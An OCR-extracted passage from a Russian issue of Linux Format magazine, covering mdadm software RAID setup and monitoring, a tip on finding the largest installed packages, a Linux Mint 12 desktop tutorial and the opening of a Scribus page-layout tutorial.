Spare Devices : 0
Layout : left-symmetric
Chunk Size : 64K
UUID : 74c4cd94:a6fde081:56ab9e99:8ed7ffc
Events : 0.4
Number Major Minor RaidDevice State
0 8 16 0 active sync /dev/sdb
1 8 32 1 active sync /dev/sdc
```

Уровни

Так как RAID формирует блочное устройство из других блочных устройств, поверх RAID можно добавить дополнительные уровни. На рисунке показан **RAID 0** поверх **RAID 1**. Вам понадобится четное число дисков – по меньшей мере четыре. (Это довольно распространенная схема, известная как **RAID10**. Ядро Linux может создавать эту конфигурацию разом, а не на двух отдельных уровнях). Уровнем выше находится менеджер логических разделов (LVM), а внутри логических томов мы создаем свои файловые системы. У каждого уровня свое назначение: уровень **RAID 1** предоставляет избыточность, позволяя справиться с отказом диска. **RAID 0** создает иллюзию одного большого диска; уровень LVM дает большую гибкость в выделении места под файловые системы, так как наше хранилище должно расти.



➤ Здесь RAID 0 реализован поверх RAID 1.

```
2 8 48 2 active sync /dev/sdd
3 8 64 3 active sync /dev/sde
```

Теперь на этом устройстве RAID можно создать файловую систему точно так же, как на обычном разделе диска или на любом другом блочном устройстве:

```
# mke2fs -j /dev/md0
```

Затем ее можно смонтировать или добавить в `/etc/fstab` обычным образом.

Делаем изменения постоянными

Устройство RAID `/dev/md0`, которое мы только что создали, не будет повторно создано после перезагрузки системы, если не добавить соответствующую строку в файл `/etc/mdadm.conf`. Можно сделать так, чтобы `mdadm` добавила ее за нас – примерно так:

```
# mdadm --examine --scan >> /etc/mdadm.conf
```

Или можно вручную пересоздать устройство RAID:

```
# mdadm --assemble --scan
```

Нет новостей — это хорошая новость

Итак, ваш массив RAID жужжит себе помаленьку, но однажды утрон один из дисков выходит из строя. К счастью, устройство RAID продолжит функционировать, а сервер продолжит работать: его единственная причина жить – оставаться рабочим в подобных обстоятельствах. Но теперь у вас нет избыточности, и хотя вероятность, что в тот же день выйдет из строя другой диск, мала (с той же вероятностью можно получить второй прокол по дороге в гараж на проколотой шине), вы должны узнать о неисправности, чтобы поскорее заменить поврежденный диск. Для этого можно воспользоваться `mdadm` в режиме мониторинга. В моей CentOS 5 для этого используется сервис `mdmonitor`, запускаемый при старте системы. Его можно запустить, скомандовав

```
# service mdmonitor start
```

А настроить его запуск при старте системы можно командой

```
# chkconfig mdmonitor on
```

В режиме мониторинга `mdadm` будет наблюдать за состоянием устройств RAID и создавать события, если произойдет что-то важное. События включают **DeviceDisappeared**, **RebuildStarted**, **RebuildFinished**, **Fail** и **FailSpare**. Некоторые из этих событий (касающиеся плохих новостей) приведут к тому, что на адрес назначения, указанный в `mdadm.conf`, будет отправлено письмо. Вам понадобится нечто вроде этого:

```
MAILADDR chris@localhost
```

Если для отслеживания состояния системы вы пользуетесь утилитой уровня предприятия вроде `Nagios`, к ней есть модуль расширения для отслеживания состояния устройств RAID. Наверное, не помешает проверить правильность реакции RAID на отказ диска еще до этого отказа. Отказ диска легко имитируется следующим образом:


```
# mdadm /dev/md0 --fail /dev/sdc
```

```
mdadm: set /dev/sdc faulty in /dev/md0
```

Вывод команды `mdadm -D` теперь дает такие результаты:

```
Number Major Minor RaidDevice State
0 8 16 0 active sync /dev/sdb
1 0 0 1 removed
2 8 48 2 active sync /dev/sdd
3 8 64 3 active sync /dev/sde
4 8 32 - faulty spare /dev/sdc
```

Если ваш бюджет позволяет вам приобрести лишний диск, можете применить его для «горячей замены», воспользовавшись опцией `--spare-devices` команды `mdadm`. Это купит вам ощущение спокойствия. Диски «горячей замены» также можно совместно использовать в нескольких устройствах RAID, поместив их в одну разделяемую группу. Подробнее о программном RAID в Linux расскажут ман-страницы `mdadm` и `mdadm.conf`; или зайдите на raid.wiki.kernel.org. **LXF**



Наши эксперты помогут вам с любым приложением Linux!



ЕВГЕНИЙ БАЛДИН
Упомянул PostgreSQL на защите кандидатской диссертации по физике элементарных частиц.

Мелкий Linux

Средства не виноваты в том, что их безграмотно используют.
Эдсгер Вибе Дейкстра

Ходят слухи, что Linux стал толст и неповоротлив. Городские легенды гласят, что на компьютерах, где Ubuntu-ойды еле ворочаются, альтернативная система рвет в ключья шаблоны, несмотря на обременение обязательным антивирусом – прямо какой-то мифический великан с гирей, привешенной к ноге...

А в это время наконец-то приступили к работам по сборке устройств из проекта Raspberry Pi – одноплатных компьютеров с кредитку размером. В этих платах нет никакой особенной инновации, за исключением цены – 35 долларов за модель B (256 МБ оперативной памяти и 2 USB-порта), 25 долларов за модель A (128 МБ и 1 порт, соответственно) – и массовости (первая партия состоит из 10 тыс. единиц моделей B).

Стоит ли говорить, что Linux тут поддерживается «из коробки». Видимо, не такой уж он толстый, раз умещается в таких маленьких компьютерах.

Несмотря на бурную деятельность по продвижению 100-долларового OLPC (совсем недавно был представлен планшетник XO-3 в традиционной зеленой обертке и с ручной зарядкой), мир заполняют аналоги Raspberry Pi, потому что это полноценные компьютеры – хоть и требуют установить монитор, подцепить клавиатуру и подключить к розетке. Ко всему нужно относиться по-взрослому.

E.m.Baldin@inp.nsk.su

В этом месяце вы научитесь...



Управлять Mint 52

Пришли в восторг от нашего обзора Linux Mint? Тогда вам понравится и руководство **Джонатана Робертса** по этому дистрибутиву, стремительно набирающему популярность.



Устанавливать Gentoo 60

Если вы сочли Arch Linux слишком крепким орешком, исследуйте введение в Gentoo Linux от **Шашанка Шармы**. Не так Gentoo страшен, как его малюют.



Просеивать числа 68

Древнегреческое решето, построенное на Erlang, добывает **Андрею Ушакову** простые числа из отрезка натурального ряда произвольной длины.



Встраивать календарь 76

Ярый болельщик «Формулы-1» **Майк Маккей** встраивает в свой сайт расписание заездов – ведь под рукой у него язык PHP!



Осваивать Grub 2 84

Марко Фиоретти ищет отличия Grub 2 и делится уловками, составляющими новый загрузчик Linux вести себя согласно вашим указаниям.



Верстать полосы 56

Созрели для издания своего журнала про Linux, в пику LXF? Не приступайте, пока **Эфраин Эрнандес-Мендоса** и **Боб Мосс** не выучат вас работать в Scribus.



Применять xdotool 64

Майк Сондерс демонстрирует, как сэкономить время (а стало быть, и деньги), автоматизировав все свои действия с помощью xdotool.



Делать мультики 72

Если вы любите смотреть «Педниковский период» или «Маша и Медведь», у **Джоно Бэкона** есть для вас билетик! И он покажет, как создать свою анимацию.



Прерывать Arduino 80

Подчиняясь программным методам **Ника Вейча**, Arduino выдаст лазерную точность определения скорости.

Совет месяца: Кто больше ест?



Если вы работаете в Linux на ограниченной памяти – например, на старом компьютере, или с USB-брелка, или через SSD – неплохо бы избавиться от ненужных пакетов. Какие же следует удалить? Проверка пакета на «невостребованность» изводит массу времени, а экономия места может оказаться ничтожной, поэтому лучше заняться самыми прожорливыми. Чтобы узнать, какие пакеты съедают больше всего памяти, выполните такую команду:

```
dpkg-query -Wf '${Installed-Size}\t${Package}\n' | sort -n
```

Это для дистрибутивов на базе Debian. Команда создает список установленных пакетов, показывая их размер и имя, и пропускает результат через сор-

тировку с флагом `-n`, он же `--numeric`. Пользователи RPM-дистрибутивов могут добиться того же командой

```
rpm -qa --queryformat '%-12(SIZE) % (NAME)\n' | sort -n
```

Для полноты картины – команда для Gentoo:

```
qsizе -a | sort -nk 6
```

а у пользователей Arch сработает

```
pacman -Qi | awk '/^Name/ {pkg=$3} /Size/ {print $4$5,pkg}' | sort -n
```

Но будьте бдительны и в борьбе за компактный дистрибутив не грохните что-нибудь критически важное. Без LibreOffice можно и обойтись, но вряд ли это будет верно для Glibc.

Linux Mint:

Откройте для себя новейший интерфейс рабочего стола Linux Mint, по характеристикам которого пройдет **Джонатан Робертс**.



Наш эксперт

Супер-скрытный **Джонатан Робертс** общается с Linux с юных лет. Хотя – давно ли это было...

Только что вышла версия осень/зима Linux Mint 12, и он стал последним из большой тройки дистрибутивов в переходе на принципиально новый интерфейс рабочего стола. В нашем обзоре мы обнаружили, что это впечатляющий компромисс между новомодным Gnome Shell и более традиционными рабочими столами прошлого.

Если вы заинтригованы и хотите исследовать его, возьмите прилагаемый к **LXF** диск и наш урок и посмотрите, что можно делать в новом Linux Mint. Мы начнем с краткого обзора интерфейса по умолчанию, а затем пойдем дальше и расскажем, как его настроить. Мы также рассмотрим пакетный менеджер Linux Mint, чтобы вы умели добавлять и удалять приложения.

Выбор рабочего стола

Прежде чем приступать к изучению нового рабочего стола, давайте все же сперва рассмотрим новый экран входа Mint. Он значи-



» Новый экран входа Mint красив; здесь также легко выбрать, в какой рабочий стол вы хотите войти.

тельно отличается от предыдущих версий Mint, как и Ubuntu, здесь виден переход от менеджера входа по умолчанию Gnome на более настраиваемый *LightDM*.

Вверху справа на экране находится ряд основных элементов управления, в том числе некоторые (ограниченные) специальные возможности, регулятор громкости и кнопка выключения компьютера.

Слева – экран входа в систему. По умолчанию пользователь выделяется серым полем, с отдельным полем для ввода пароля. Другие пользователи и гостевые сессии могут быть выбраны щелчком на имени выше или ниже.

Главное, что нужно знать об этом новом экране входа – то, что в нем выбирается рабочий стол. То есть, если вам не понравится новый рабочий стол Mint, здесь вы можете переключиться на Mate, порт Gnome 2, который воссоздает прошлые версии рабочего стола Mint. Если вы хотите установить что-то совершенно иное, например, KDE или *Xfce*, их вы также сможете выбрать на экране входа.

Для этого выберите в списке свое имя пользователя, а затем, до ввода пароля и нажатия Ввод, щелкните по изображению шестеренки в правом верхнем углу окна. В этом меню вы можете выбрать между всеми доступными рабочими столами. Какой бы рабочий стол вы ни выбрали, он станет таковым по умолчанию, пока вы не измените его снова.

Познакомимся с оболочкой

Ознакомившись с экраном входа, давайте рассмотрим интерфейс по умолчанию Mint 12. Выберите рабочий стол Gnome, а затем введите свой пароль и войдите в систему.

Во-первых, отметим, что, в отличие от прошлых релизов Mint, на рабочем столе две панели: одна сверху, а другая внизу. Глядя на верхнюю панель слева направо, мы видим:

» **Значок бесконечности**, запускающий режим обзора – подробнее об этом позже.

» **Системный лоток**, где приложения могут сохранять предупреждения или средства быстрого доступа.

» **Индикатор области**, где регулируется громкость и выбирается, к какой сети вы хотите подключиться.

» **Апплет-часы**, который при нажатии расширяется в календарь.

» **Меню статуса**, позволяющее выйти из системы, выключить компьютер, управлять доступностью в чате и доступом к системным настройкам.

Все это, кроме значка бесконечности, должно говорить само за себя. Нажатие на любую из иконок на правой стороне выводит дополнительную информацию и опции для изменения. Нажатие на значок динамика, например, позволяет регулировать громкость динамиков вашего компьютера и получить доступ к настройкам звука. Из этих иконок, меню Статус предоставляет наиболее полный набор опций. Единственная из них, на которой необходимо остановиться – Уведомления. Когда вы вставляете DVD или кто-то обращается к вам с мгновенным сообщением, Gnome Shell, как правило, предупреждает об этом, выводя черный прямоугольник в нижней части экрана.

СВЕЖИЙ ВЗГЛЯД



► Mint с оболочкой Gnome включает оптимизированную панель сверху и новую панель внизу — это больше похоже на Gnome 2, чем на Gnome 3.

Эти уведомления полезны, поскольку позволяют выполнять дальнейшие действия в ответ на предупреждение; но могут и раздражать, если вы хотите сфокусироваться на своей работе, без отвлекающих элементов. Разработчики оболочки Gnome поняли это, так что поместите опцию Уведомления в меню Статус. Таким образом вы сможете отключить уведомления, если не хотите, чтобы они вас беспокоили. Только не забудьте потом включить их.

Нижняя панель

Почти все в верхней панели занимает стандартная оболочка Gnome Shell; нижняя панель включает все, что делает Mint Linux.

На левой стороне нижней панели находится меню запуска приложений, духовный продолжатель меню Mint. Оно разделено на три основных столбца. Левый показывает ваши любимые приложения, которые могут быть установлены в режиме обзора; средний — категории приложений для облегчения работы в Интернете; а правый — приложения в рамках этих категорий.

Если вы предпочитаете клавиатуру мыши, можете использовать Поиск сверху, чтобы быстро найти искомое приложение, введя его имя.

Рядом с меню находится кнопка Показать рабочий стол, которая сворачивает все открытые окна. Рядом с ней — список окон. Если открытых окон нет, он будет выглядеть как обширное пустое пространство; в противном случае он будет заполнен кнопками открытых и свернутых окон — работает так же, как список окон в Gnome 2.

На другой стороне этой панели — переключатель рабочих столов и новый переключатель уведомлений Mint. По умолчанию, Gnome Shell создает только один рабочий стол, но автоматически добавляет второй, как только вы открываете какое-либо приложение, и так далее; если вы удалите с рабочего стола все приложения, Gnome Shell затем уберет его. Переключатель Mint сразу же отобразит изменения Gnome Shell по количеству рабочих столов. Иконка уведомлений — полезное дополнение. По умолчанию, после отключения уведомлений Gnome Shell, они исчезают в маленькой черной панели в нижней части экрана. Вы могли бы

MATE от Mint

В качестве интерфейса по умолчанию для этого релиза Mint используется индивидуально настроенная оболочка Gnome Shell. На радость пользователям, которые перешли на Mint, чтобы избежать Gnome Shell и Unity в Ubuntu, Mint 12 также поставляется с рабочим столом MATE.

MATE — это ответвление популярной серии Gnome 2.x, которое предназначено

для работы с Gnome 3. Функционал его почти полный, но есть несколько незначительных ошибок — о них следует знать, если вы хотите дать ему шанс.

В частности, на некоторых системах нижняя панель не появляется из-за проблем с темой Mint. В этом случае можно переключиться на другую тему, набрав Alt+F2, а затем Gnome-Control-Centre.


вернуть их, переместив мышь в правый нижний угол, но с новой панелью задач вы часто будете вызывать их по нечаянности, и они будут мешать вашей работе. Вместо этого, в Mint сделано так, что для получения доступа к уведомлениям нужно нажать на восклицательный знак.

Режим обзора

Уф! Наше путешествие подходит к концу. Последнее, что осталось показать вам — режим Обзора. В Mint не появилось никаких изменений в этом режиме, который является одним из ключевых компонентов стандартной Gnome Shell; но если вы никогда не пользовались им, то будете благодарны за краткое введение.

Для доступа в режим обзора нажмите на значок бесконечности на верхней панели или быстро двиньте мышь в правый верхний угол; можно также использовать клавишу Windows. Как только вы это сделаете, рабочий стол станет серым, и на него наложатся новые элементы.

Большое пространство в центре этого экрана имеет две функции. По умолчанию, здесь отображаются эскизы всех открытых



► Режим Обзора — удобное место для слежения за открытыми окнами.

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

окон. Это удобный способ найти окно, про которое вы знаете, что оно укрывается где-то среди прочих. Его также можно использовать для запуска приложений, посредством нажатия кнопки Приложения над ним. Вы можете просматривать приложения, перемещаясь по иконкам мышью, или отфильтровать выбор, назначив одну из категорий справа или набрав название или функцию с клавиатуры.

Справа от режима Обзор находится панель Избранное – та самая, что и в меню Mint, только здесь вы можете настроить ее содержание. Щелчок правой кнопкой мыши на любом из значков позволит вам удалить его из панели Избранное. Чтобы добавить

что-нибудь на нее, переключитесь на вид Приложения и перетащите требуемое приложение на панель Избранное.

Как ни странно, эта панель Избранное также служит док-станцией и хранит иконки открытых приложений, чего нельзя сделать в меню Mint.

Наконец, есть еще переключатель рабочих столов, встроенный в режим Обзор. По умолчанию он скрыт, но если вы переместите курсор мыши в правую часть экрана, будучи в режиме Окна, он появится. Вы можете использовать это для перетаскивания открытых окон между рабочими столами и перехода на другой рабочий стол.

Теперь вы знаете, где все находится по умолчанию; давайте рассмотрим, как настроить Gnome Shell по своему вкусу, начиная с расширений.

DuckDuckGo

Одним из главных объявлений, которые сопровождали выпуск Linux Mint 12, было подписание сделки, связавшей проект с поисковиком DuckDuckGo.

Если кто не знает, DuckDuckGo – это поисковая система вроде Google, Bing и Yahoo. Но, в отличие от них, DuckDuckGo не отслеживает и не записывает то, что вы ищете и на какие ссылки переходите. Для тех, кто заинтересован в конфиденциальности и учитывает тот факт, что основные поисковые системы хранят информацию о вас в течение длительного времени, это большое преимущество.

Есть и другие преимущества, связанные с использованием DuckDuckGo, помимо конфиденциальности. Наиболее важным с точки зрения сообщества открытого кода является то, что эта платформа построена на технологии открытого кода, и они активно содействуют сообществу – и кодом, и пожертвованиями.

Партнерство Mint

Партнерство Linux Mint означает, что доход от пользователей Mint, нажимающих на рекламные ссылки, распределяется между DuckDuckGo и Linux Mint. Это отличный метод поддержки развития все более впечатляющей операционной системы. Конечно, вы можете по-прежнему предпочитать результаты поиска от Google или даже Bing. К счастью, вы всегда можете изменить поисковую систему по умолчанию в Firefox, щелкнув по значку на левой стороне окна поиска и выбрав предпочитаемую поисковую систему.

Вы даже можете использовать поиск от Google или Bing через DuckDuckGo, поставив **!bi** перед поисковым запросом.

Не забудьте прочитать сообщение в блоге Linux Mint об этой системе, чтобы подробнее узнать, чем она хороша, и о некоторых трюках, которые можно сделать только с DuckDuckGo.

Установка новых расширений

Команда Gnome старается поощрять создание всей экосистемы расширений для пользователей Shell. Как пользователь Linux Mint 12, вы можете установить и пользоваться ими сразу после их создания разработчиками.

Установка раньше была сложновата. Требовалась либо загрузка файла архива и распаковка его в определенный каталог в вашем домашнем каталоге, либо использование Gnome Tweak Tool для частичной автоматизации этого процесса.

В прошлом месяце, однако, команда Gnome запустила новый сайт, extensions.gnome.org, позволяющий легко просматривать и устанавливать новые расширения прямо из web-браузера.


Для установки расширения с использованием данного сайта, запустите Firefox и посетите <http://extensions.gnome.org>. Там можно просмотреть расширения. Найдя что-нибудь по своему вкусу, нажмите на его название.

Это приведет вас на информационную страницу расширения,верху которой будет переключатель включить/выключить. Включите его, чтобы установить расширение; переключите обратно для удаления. Мы считаем, что расширение-таймер *Pomodoro* – это отличный способ избежать проволочек, а расширение *Window Navigator* делает окно режима Обзор гораздо удобнее.




Шаг за шагом: Настраиваем MGSE

Подход Mint ко Gnome Shell оригинален, и мы считаем его очень правильным. Но если вам захочется вернуться в стандартный Gnome, можно легко отключить отдельные дополнения, поскольку все они написаны как расширения Shell.




1 Gnome Tweak Tool

Запустите Gnome Tweak Tool. Это неофициальный инструмент, который позволяет регулировать параметры, не включенные в основные системные настройки Gnome.



2 Расширения оболочки

Переключитесь на экран Расширения оболочки, нажав на пункт в левой панели.



3 Переключите расширения

Нажмите переключатель, чтобы включить или отключить отдельные расширения. Лучше всего это делать по одному за раз – это поможет вам сосредоточиться на том, что каждое из них делает.

» Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.

Управление пакетами Mint

Установка нового ПО в Linux не похожа на ОС Windows или Mac OS X. Вместо загрузки исполняемых файлов с сайта, вы используете программу под названием менеджер пакетов для установки приложений из центрального хранилища. Удручает то, что все дистрибутивы подходят к этому вопросу по-разному, и все они имеют свои собственные хранилища.

В случае Linux Mint новые приложения устанавливаются программой Software Manager.

Начните с ее запуска через режим Обзор. Вы найдете его в панели Избранное по умолчанию – иконка в виде звездочки; или поищите «ПО» в панели поиска.

Когда он запустится, вы увидите экран выбора категории, через который можно просмотреть все 36086 пакетов! Лучше всего начать с выбора при-

ложений, собранных в категории, где вы можете найти некоторые из самых популярных программ на Mint.

Каждая программа, указанная в категории, снабжена названием и кратким описанием, а также оценкой и рядом обзоров. Если программа уже установлена, ее значок будет помечен небольшой галочкой.

При нажатии на программу вы попадете в окно, где можно узнать о ней больше, включая чтение обзоров, оставленных другими пользователями. Тот же экран позволяет установить или удалить программу, нажав кнопку справа, сразу под просмотром рейтинга.

Вот и все, что требуется сделать, на самом деле. Обратите внимание, что вы также можете искать конкретные приложения, если знаете, что вы ищете – это не особенно полезно при установке

приложений, но если вы что-то удалите, будет намного проще найти искомое снова.



► В Software Manager от Mint десятки тысяч новых приложений.


Темы оформления Gnome Shell

Большинство людей желают настроить не только действия рабочего стола, но и его внешний вид. Установить новые темы не так легко, как расширения, но имеется немалое количество хороших тем для оболочки, устанавливаемых без особых усилий. Первым делом нужно загрузить новые темы для оболочки. Мы обнаружили хороший ресурс – <http://gnome-shell.deviantart.com>. Перейдите по ссылке и просмотрите темы, а затем выберите ту, которая пришлась вам по вкусу, чтобы скачать в виде архива. Нам понравилась Faience.

Скачав и сохранив в ее папке загрузок, откройте Gnome Tweak Tool. Эта информация доступна в панели Избранное через квадратный значок с шестеренкой внутри – при щелчке по нему он отобразит дополнительные настройки.

После запуска выберите пункт Тема на левой стороне, а затем флажок с надписью (Нет) рядом с Темой оболочки.

В открывшемся файловом браузере, перейдите к ZIP-файлу темы, который вы скачали, а затем выберите и откройте его. Тема установится, а затем вы сможете выбрать ее в выпадающем меню рядом с (Нет). Вот, собственно, и вся процедура. На нашем уроке мы сосредоточились на реализации Mint из оболочки Gnome, но, как мы уже намекали во врезке про Mate и стандартные приложения, в Mint предлагается гораздо больше, чем просто обычный рабочий стол.



► Новый сайт расширений Gnome облегчает установку расширений.

Скорая помощь

Для переключения рабочих столов, если вы не в режиме Обзора, нажмите Ctrl+Up или Ctrl+Down.

Не забудьте прочитать информацию на сайте Linux Mint сайте и форумах, где вы найдете множество других путей исследования, в том числе по различным рабочим столам (KDE, Xfce и LXDE все поддерживаются) и даже различным базам дистрибутивов (особенно интересен скользящий релиз Debian). Самое главное, экспериментируйте и получайте удовольствие. LXF

Приложения по умолчанию в Mint

Очевидно, что рабочий стол является лишь малой частью работы на компьютере. Что касается операционной системы, то она должна иметь большой набор приложений, позволяющих решать ваши повседневные задачи. На нашем уроке мы сосредоточились на рабочем столе Mint 12, так как он отличается от прежнего и представляет собой наиболее значительное изменение в данной версии, но было бы упущением, если бы мы не остановились на том, какие приложения доступны по умолчанию и чем они хороши.

Прежде всего, это web-браузер. По умолчанию Mint идет с Firefox 7, одним из самых быстрых, самых отвечающих стандартам из доступных, то есть вы можете открыть практически любой сайт

без проблем при просмотре. Mint также включает по умолчанию Flash, что позволит вам наслаждаться YouTube, Iplayer, Hulu и всеми видами интернет-контента, не углубляясь в поиски добавочных модулей расширения.

Потом – мультимедийные приложения. Наряду с Banshee, полнофункциональным и красивым клоном iTunes, который облегчает управление музыкой и фильмами, также включены универсальный медиа-проигрыватель VLC и Gnome Mplayer, так что вы можете наслаждаться DVD и другими видеофайлами. Как и Flash, Mint также включает все файлы, необходимые для проигрывания любого популярного формата файлов, включая MP3.


Для тех из нас, кто использует компьютеры на работе, Mint 12 поставляется с полным пакетом Libre Office. Он совместим с Microsoft Office и имеет больше функций, чем когда-либо потребует простому смертному.

Наконец, если у вас художественные наклонности, GIMP позволит вам ретушировать фотографии и создавать потрясающие произведения искусства не более чем одним движением мыши (если вы знаете хоть что-нибудь о графических программах).

Есть тысячи других приложений, тоже доступных в хранилищах Mint, в том числе Inkscape для работы с векторной графикой, Audacity для записи аудио, и многие другие.

Scribus: Блеск

Создавайте классные листовки, плакаты и рассылки: **Боб Мосс** и **Эфраин Эрнандес-Мендоса** превратят вас из нуля *Office* в героя *Scribus*.



Наш эксперт

Боб Мосс

Фанат всего бесплатного и открытого исходного кода.



Наш эксперт

Пульс и арт-директор LXF, **Эфраин Эрнандес-Мендоса** занимается дизайном страниц уже много лет.

Чтобы поймать интерес наблюдателя, а затем удержать этот интерес, картинка должна быть достаточно броской. То же касается создания документа, который вы предназначаете для чтения других. Никто не будет слушать монотонный голос по радио – и никто не заинтересуется рекламным листком, который напоминает гарантийный талон для посудомоечной машины, или новостной рассылкой, которая выглядит, как ориентированная исключительно на поклонников ротапринтов из шестидесятых.

К счастью, при небольшом планировании, знаниях и настойчивости, вы сможете изготавливать все виды привлекательных документов, которые будут интриговать и восхищать вашу аудиторию почти как Мона Лиза (или, по крайней мере, как одетый в котелок примат на одноколесном велосипеде).

Для достижения подобного профессионализма в публикации не нужно тратить все ваши сбережения на оплату дорогостоящих несвободных решений от производителей вроде Adobe и Corel – мир свободного программного обеспечения более чем удовлетворит ваши потребности. *Scribus* и немного *GIMP* обеспечат все инструменты, которые могут вам понадобиться; и оба доступны в любом основном менеджере пакетов.

Магия документов

При первом запуске *Scribus* вы увидите мастера Нового документа, который поможет вам позаботиться о важных элементах первоначальных настроек документа. Вы можете схитрить и использовать вкладку Создать из шаблона, но мы вкратце опишем то, что вы можете сделать здесь. В разделе Направляющие границ вы увидите, что по умолчанию вокруг всего документа предусмот-

рены поля [margin] в 40 пунктов [pt]. Вы можете настроить это как угодно при просмотре документа на экране, но, к сожалению, границы выводимого на печать варьируются от принтера к принтеру. Для руководства по границам печати для принтера нажмите кнопку Поля принтера, а затем выберите принтер, подключенный к вашей системе, в раскрывающемся списке. Это даст вам некоторые разумные значения по умолчанию, которые вы можете подогнать к своему документу.


На границах

Вернемся к основному диалогу, где можно изменить другой параметр, под названием Выпуск [Bleeds]. На традиционные поля можно что-нибудь выложить, и оно все-таки выведется на печать (подобно врезкам *Скорая помощь* и *Наш эксперт*, встречающимся на страницах данного учебника). А вот Выпуск – нечто вроде добавочного поля, и вы можете поместить на него элементы, которые не хотите печатать – например, вещи, привязанные к другим элементам, которые не обязательно отображать; или просто допустить небольшое смещение бумаги во время печати страницы.

Вы можете установить печать двухполосного разворота формата A4, просто нажав Двусторонняя и установив в выпадающем окне, что Первая страница – левая; и вы можете изменить размер и ориентацию страницы в выпадающих меню чуть выше этого.

